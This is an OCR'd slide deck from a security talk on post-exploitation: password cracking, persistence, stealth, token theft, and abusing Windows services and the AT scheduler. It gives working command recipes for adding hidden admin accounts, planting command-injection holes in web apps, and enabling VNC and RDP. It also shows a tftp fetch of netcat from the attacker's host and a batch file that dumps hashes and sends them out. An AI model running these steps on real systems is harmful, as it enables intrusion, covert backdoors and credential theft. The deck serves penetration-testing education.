Meta-Post Exploitation

Using Old, Lost, Forgotten Knowledge

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
Valsmith

- Affiliations:
  - Offensive Computing
  - Metasploit
  - cDc
- Work:
  - Malware Analyst
  - Reverse Engineer
  - Penetration Tester
  - Exploit developer



Colin Ames


- Security Researcher, Offensive Computing
- Steganography Research
- Penetration Testing
- Reverse Engineering
- Malware Analysis

- **What is this?**
  - Follow up to Val's and HD Moore's Tactical Exploitation talk from last year
  - A talk about the use of automation and tactical tools post-exploitation
  - Applied techniques
  - Good for LARGE environments
  - Different perspectives: some old, some forgotten, some new

Post Exploitation Concepts Overview

What Is Post Exploitation?

- It's what you do **after** you get root
  - Note: This talk assumes you have access
- Includes
  - Password Management
  - Persistence
  - Stealth / Evading Detection
  - User Identity Theft
  - Feature Modification
  - Automation & Mass 0wnage



What Is Post Exploitation?

- Getting root is just the beginning
  - How do you spread?
  - How to manage assets as you go along?
- Lots of tools to help you get root:
  - Metasploit, Core, Canvas, Stand alone
- But what about after breaking in
  - Lots of random tools
  - Little automation / standardization
  - Archaic, hard to use, poorly documented
  - Maliciousness often obvious
  - Not Scalable to 1000's of hosts (ignoring botnets for this talk)

Password Management

Why Password Management?

- Large pentests, 1000's of passwords
- Testing a cracked password on many systems can be time consuming
- Keeping track of cracking sessions
- Building and growing your wordlist lets you crack faster
- Aids in cleanup stage
  - Tying accounts to systems

Password Management Goals


- Acquired password storage
- Organization and tracking
  - What passwords go with which hosts
  - What passwords are shared
  - Which users have access to what resources
- Re-use for further access
- Expanding wordlist for faster cracking

Password Management Stages & Techniques

- *Acquiring*: pwdump, cat /etc/shadow, cachedump, sql query, sniffing
- *Decisions*: Prioritize accounts to crack
- *Cracking*: John, l0pht, Cain
- *Tracking*: Nothing?
- *Reusing*: Core Impact

Manual Password Management

- Existing Tools
  - L0phtCrack
    - Stores passwords in session files
  - Cain&Abel
    - Static table, difficult to export / use / automate
    - Password Classification (NTLM, Cisco, SQL, md5)
  - Core Impact
    - Good for automated reuse of passwords against many hosts
    - No real storage / management capability
  - Text file / John the Ripper
    - Many people's method
    - Quick and dirty, not easily scalable


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless
Cracker
LM & NTLM Hashes (23
NTLMv2 Hashes (0)
MS-Cache Hashes (160
PWL files (0)
Cisco IOS-MD5 Hashes
Cisco PIX-MD5 Hashes
APOP-MD5 Hashes (0)
CRAM-MD5 Hashes (0)
OSPF-MD5 Hashes (0)
RIPv2-MD5 Hashes (0)
VRRP-HMAC Hashes (0
VNC-3DES (0)
MD2 Hashes (0)
MD4 Hashes (0)
MD5 Hashes (0)
SHA-1 Hashes (0)
SHA-2 Hashes (0)
RIPEMD-160 Hashes (0
Kerb5 PreAuth Hashes
Radius Shared-Key Has
IKE-PSK Hashes (0)
MSSQL Hashes (0)
MySQL Hashes (0)
Oracle Hashes (0)
SIP Hashes (0)
802.11 Captures (0)
WPA-PSK Hashes (0)
WPA-PSK Auth (0)
User Name | LM Password | < 8 | NT Password | LM Hash | NT Hash | challenge | Type
Administrator | CHANGEME | | changeme | A46139FEAAF2... | 6597D9FE8469... | | LM & NTLM
Adminnot | | | | 6B10E6C5A9C0... | ED0C7B90513A... | | LM & NTLM
Adminnot_history_0 | | | | 85FBC7299296... | 2745F3CCDEA... | | LM & NTLM
Guestnot | | | | 5DB73775B352... | C536FBD7FF66... | | LM & NTLM
SUPPORT_388945a0 | * empty * | | | NO PASSWORD... | D134C077EC64... | | NTLM
Administrator | | | | A6C3CC59E604... | CF3183FBAC8D... | | LM & NTLM
ASPNET | | | | 08C86ABFF214... | 4310875163B4... | | LM & NTLM
joe | | | | 727E3576618F... | 92937945B518... | | LM & NTLM
alice | | | | 727E3576618F... | 92937945B518... | | LM & NTLM
bob | | | | 2CB4841DF256... | 5D7D6A98B032... | | LM & NTLM
hdmoore | | | | 727E3576618F... | 92937945B518... | | LM & NTLM
Guest | * empty * | * | * empty * | AAD3B435B514... | 31D6CFE0D16A... | | LM & NTLM
chamuco
delchi
skoudis
larry
gates
smith
hank
gina
foobar
velasquez
kaisersoze
LM & NTLM Hashes
http://www.oxid.it
LC3 - [Untitled1]
File View Import Session Help
User Name | LM Password | <8 | NTLM Password | Audit Time
Administrator | UGET2!ME | | | 0d 0h 0m 0s
ASPNET
joe | ???????D
alice | ???????D
bob | ???????J
hdmoore | ???????D
Guest | * empty * | x | * empty *
chamuco | ???????T
delchi | ???????D
skoudis | ???????D
larry | ???????D
gates | [redacted] | | [redacted] | 0d 0h 0m 0s
smith | ???????D
hank | UGET2!ME4$ | | Uget2!me4$ | 0d 0h 0m 0s
gina | ???????D
foobar | ???????D
velasquez | ???????D
kaisersoze | ???????D
Dictionary Status
words total 359
words done 359
% done 100.000%
Brute Force
time elapsed 0d 0h 0m26s
time left 8d17h14m21s
% done 0.0035%
current test L6}AZ
keyrate 10030511 k/s
User Info Check
Dictionary
Hybrid
Brute Force
Ready
NUM

- MetaPass
- Demos

Persistence

A word on Stealth vs Persistence

- In the old days a rootkit helped you maintain root
- Today rootkits are all about hiding
- These two concepts still go hand in hand

Persistence

- Persistence is maintaining access
- Why?
  - Target's can get patched
  - Some exploits are 1 shot only
  - Sometimes you need to return multiple times to the target
  - Target's usefulness not always immediately known
- Goals: Access target as often as needed/useful
- Huge area of study
- Sometimes persistence doesn't matter

Persistence

- Stages of Persistence
  - Initial access:
    - Exploit
    - Stolen password, etc.
  - Decisions: What tool to use
    - FUZZY – OS, Environment, Target dependent
  - Setup
  - Re-accessing of target
  - Cleanup: Don’t be a slob, it will get you caught
    - When you no longer need the target, leave no trace

Persistence

- Existing tools
  - Rootkits
  - Backdoors
  - Trojans
  - Port knockers
  - Adding accounts
  - Things like netcat backdoors, inetd modifications, process injection, stealing credentials, etc.

Persistence

- Different perspective on persistence
  - If you can always re-exploit who cares
  - Inject, add, modify new vulnerabilities
    - Hard to determine maliciousness
    - We all know its hard to find bugs, now imagine someone is purposefully putting the bugs in

Persistence

- Leveraging existing persistent admin access
  - Nagios checks
  - Attack Configuration Management
    - Cfengine
    - SMS
    - Automated Patching Systems (“patch” them with our trojans)
  - GUI’s
- Tool distribution

Persistence

- Example:
- Machine has VNC installed
- Replace installed VNC with vulnerable version
  - Authentication bypass
- Copy registry password so target doesn't realize
- Persistence with no backdoors or rootkits to get detected

Persistence

- Add vulnerable code
- Example: web apps
  - Take out user input validation
  - Inject your vulnerable code
    - Focus on vague intent
    - Never be obviously and solely malicious
  - Look for apps with previous vulnerabilities
  - Re-introduce patched bugs

Persistence

- More web app examples
- Add hidden field to HTML form
  - Users detect no change, app performs normally

    <input type="hidden" name="Lang">
- Edit web app and tie vuln perl code to form field input

  If defined $hidden_field {


  open($filename,">$hidden_field);

  }
- Craft a POST including the hidden field

Persistence

- www.target.com/cgi-bin/app.cgi?lang=|cmd|
- Code will execute your commands
- Who needs to bind a shell to a port?
- Unlikely to ever be detected
  - Especially good in big apps
  - Code review can't even be sure of maliciousness
  - Some sites replace code every X time period
- No rootkits to install
- Tripwire probably won't see this

Persistence



- Take concept to another level
  - Add a decoder to web app
  - Look for a “trigger” string combination in form fields
  - If Name = John Smith and Age = 42 then execute contents of Address field
  - URL encode form entries containing commands
  - Have identifier “stub” in encoded data for app to find

Persistence

- Mixing Stealth with Persistence
  - Further encoding
  - Take entries from all fields
  - Concat them
  - “Decode” commands
  - Rotational Ciphers (rot 13, ceaser)
  - Even more complex obfuscation

Persistence

- Covert Accounts
  - Add an account / renable
  - Modify local account policies to allow access
    - Ex. SUPPORT_3848576b1, guest
  - Add it to the admin group (net localgroup)
- Only use AT to run your commands
- Persistence without adding files, new accounts
  - Unlikely to be discovered

- DEMOS

Stealth / Evading Detection

Stealth / Evading Detection

- Hiding your activity
  - From:
    - IDS
    - A/V
    - LOGGING
    - Suspicious users & admins
    - Firewalls
    - Process listing

Stealth / Evading Detection

- Why Stealth?
  - *If you get caught, you get stopped*
  - The longer you can operate undetected, the more you can accomplish
  - Admin's won't fix problems they don't know exist (helps persistence)
  - On a pen test you should also be testing the organizations detection and response capabilities

Stealth / Evading Detection

- Goals
  - Keep system operable
    - If it breaks you can't use it
    - Someone will come fix it
  - Operate without fear of detection
  - Robustness
    - Hiding shouldn't require constant attention
  - DON'T LOOK MALICIOUS!

Stealth / Evading Detection

- Manual / Existing Tools
  - Rootkits, rootkits, rootkits
  - Meterpreter
  - Encryption
    - Shellcode Encoders for IDS evasion
  - Log cleaners
  - Packers
  - Covert channels / Steganography
  - Anti-analysis / anti-forensics
    - See all of OC's other talks ☺
    - Also Vinnie Liu's Metasploit research

Stealth / Evading Detection

- Different Perspective
  - DON'T BE AN ANOMALY!
  - Hide in plain sight
    - Many tools have ONLY malicious uses
    - Make your intent hard to determine
  - Be noisy on one to divert attention from another

Stealth / Evading Detection

- Different Perspective
  - Know the targets environment better than they do
    - If they don’t use encryption, maybe you shouldn’t either
    - Change strategies to match environment's normal behavior
  - Don’t always default to exploits
    - See Tactical Exploitation talk
    - IDS’s can’t see normal behavior that is malicious

Stealth / Evading Detection

- Using Windows security objects for stealth
  – Auditing of Securable Objects is controlled by SACL's
  – Null SACL = No Auditing = No Logs

- DEMOS
  - Kaspersky squeals like a pig

User Identity Theft

User Identity Theft

- It’s not always about ROOT!
- Look like someone else
  - Use the credentials / access of another user
- Goals
  - Change your identity at will
    - User ID, domain credentials, sessions
    - Impersonate system accounts
    - Make activities look like normal user behavior

User Identity Theft

- Stages and techniques
  - Target users
    - Who has access to what
    - Where is the data?
  - Change Identity
    - Hijack credentials/sessions
    - Abuse tokens
  - Access is the end goal, be it data or another system

User Identity Theft

- Existing tools
  - Incognito (metasploit)
    - Enumerate / hijack tokens
  - FU/FUTO
    - Enable SYSTEM privileges
    - Change process privileges DKOM
  - SU / SUDO / KSU
  - Process injection
  - Hijack domain credentials

User Identity Theft

Tokens, Privileges, Security Descriptors,
SID's, SACL's, DACL's, ACE's Oh' My

- What we want
  - Privileges or SID's
- What we get
  - Access, Access, Access
- How we get it
  - Incognito vs. FUto

- DEMOS

Feature Modification

Feature Modification

- Changing existing features or settings to benefit our activities
- Goals
  - Support all Post-Exploitation activities
  - Disabling detection technologies
  - Enabling in-secure or easy to use software

Feature Modification

- Feature Modification is Basically Securable Object Manipulation
  - Remember all those Tokens, and Security Descriptors?
  - These can be modified programmatically and directly
    - Not just through existing tools
  - Stealth / Persistence requirements
    - May make it more advantageous to use custom tools
      - Access Objects programmatically
      - Can be much more complex to implement

Feature Modification


- Re-enabling disabled access
  - PsExec: It's still cool (Thanks Mark!)
- Enabling GUI access
  - VNC (from a command line)
  - Remote Desktop (even if disabled)
- Turning off or adding exceptions to security software
  - Firewalls, AV, logging
- Modifying Local Security Policies

Feature Modification

- Enabling psexec
  - Psexec was great, awesome remote shell/command tool
  - Everybody now disables clipbook which psexec requires l4m3 ☹
  - Lets re-enable it !

Feature Modification

- Enabling psexec
- Use the system control tool sc.exe
  - Net use \\target\ipc$ username /user:password
  - Sc \\target config netdde start= auto
  - Sc \\target config netddedsdm start= auto
  - Sc \\target config clipsrv start= auto
  - Sc \\target start netdde
  - Sc \\target start netddedsdm
  - Sc \\target start clipserv



Feature Modification

- Enabling VNC (from command line)
  - Go get VNC (check out guh.nu!)
  - Make a folder on the target for the vnc files
  - Copy the following files to target folder:
    - Winvnc.exe
    - Vnc.reg
    - Vnchooks.dll
    - Omnithread_rt.dll
  - Regedit –s vnc.reg
  - Winvnc –install
  - Net start “vnc server”
  - Winvnc
  - Password is “infected”

Vnc.reg file contents:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3\Default]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000001
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"PollUnderCursor"=dword:00000000
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000000
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
"Password"=hex:10,4d,89,3d,5a,e1,55,f8
```

Feature Modification

- Enabling Remote Desktop remotely
  - Having a GUI to your target can be necessary
  - Maybe they are running a specialized GUI app
    - Ex. System controlling access to security doors
      - No command line way of modifying system, need GUI
    - SCADA systems?
    - Security cameras
    - Who knows what you might be up to ☺
  - Remote desktop is fast and already a feature of OS
  - However it's often disabled, maybe even by GPO

Feature Modification

- Enabling Remote Desktop remotely
  - Complicated procedure, especially if GPO's involved
  - Create a file named *fix_ts_policy.ini*

```
[Unicode]
    Unicode=yes
    [Version]
    signature="$CHICAGO$"
    Revision=1
    [Privilege Rights]
    seremoteinteractivelogonright = hacked_account
    seinteractivelogonright = hacked_account
    sedenyinteractivelogonright =
    sedenyremoteinteractivelogonright =
    sedenynetworklogonright =
```

  - This file will fix policy settings in your way
  - Change "*hacked_account*" to a real account

Feature Modification

- Enabling Remote Desktop remotely
  - Create another file named *enable_ts.reg*

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server]

"fDenyTSConnections"=dword:00000000
"TSEnabled"=dword:00000001
"TSUserEnabled"=dword:00000000
```

  - Then perform these commands
    - sc config termservice start= auto
    - regedit /s enable_ts.reg
    - copy c:\windows\security\database\secedit.sdb c:\windows\security\database\new.secedit.sdb
    - copy c:\windows\security\database\secedit.sdb c:\windows\security\database\orig.secedit.sdb
    - secedit /configure /db new.secedit.sdb /cfg fix_ts_policy.ini
    - gpupdate /Force
    - net start "terminal services"

- DEMOS

Abusing The Scheduler

Abusing The Scheduler

- Oldschool techniques can get results on new problems
- Remember this is POST exploitation so you already have some access
- AT command schedules things to run on at a specified time and date
  - Schedule service must be running

Abusing The Scheduler

- Often these days certain features are disabled for security
  - Clipbook, shares, enumeration
- Use AT to get around these problems
  - Usually NOT disabled

Net use \\target\ipc$ password /user:username


At \\target 12:00 pm command

Ex. At \\192.168.1.1 12:00pm tftp –I myip GET nc.exe

Abusing The Scheduler

- Often AT is still enabled while many other things you typically use are not
- AT is as good as having a shell:
  - *Enable / Start Services*
  - *Transfer files*
  - *Adding users*
  - *Messing with the registry / policies*
  - *Pretty much anything you can do with a shell*
  - *Added bonus, defaults to run as SYSTEM*

Abusing The Scheduler



- Building a tool around AT
  - Flow:
    - Establish authenticated session
    - Determine the time on the target
    - Pass commands to the target to be run 1 min from now
      - Write a batch file that executes everything at once
      - Have the target send you back whatever info you want
      - Be mindful of file transfer protocols, TFTP is good but not always “quiet” or available

Abusing The Scheduler

- Common use example
  - Net use \\target
  - Net time \\target
  - At \\target (net time +1min) “tftp –i use GET e.bat”
  - At \\target (net time +2min) e.bat
  - e.bat does:
    - Adds a user (net user hacked hacked /add)
      - Admin group (net localgroup administrators hacked /add)
    - Gets hashdumping tools and dumps hashes
    - Sends hashes, identified by IP back to attacker host

Abusing The Scheduler

- Privileges of LocalSystem that we care about
  - NT AUTHORITY\SYSTEM and BUILTIN\Administrators SIDs
  - SE_IMPERSONATE_NAME
  - SE_TCB_NAME
  - SE_DEBUG_NAME


Massive Automation

Massive Automation

- *Automating* techniques and tools for use against massive numbers of hosts
- Goals
  - Penetrate as many systems as possible with little interaction and in a short time
  - Ease of use / re-use
  - Lower cost of attack

Massive Automation

- MassNetUse – Establish netbios session / credentials on range of hosts
- MassWinenum – Enumerate Netbios information, bypass certain RestrictAnonymous settings
- AtAbuse – Use the scheduler as your “shell” to control ranges of hosts



- DEMOS

- **Related talks you should see**
  - Beyond EIP – The theoretical / tool development end of things (spoonm & skape)
  - Security Implications of Windows Access Tokens (Luke Jennings)

- **Acknowledgements**
  - Thanks to
    - All the people from #offensivecomputing, nologin, uninformed IRC and SILC channels
    - HD Moore especially for support and mentorship
    - Danny Quist, krbklepto, Egypt, spoonm, skape
    - Luke Jennings for his awesome work

- Questions ?
- Presentation available at

www.offensivecomputing.net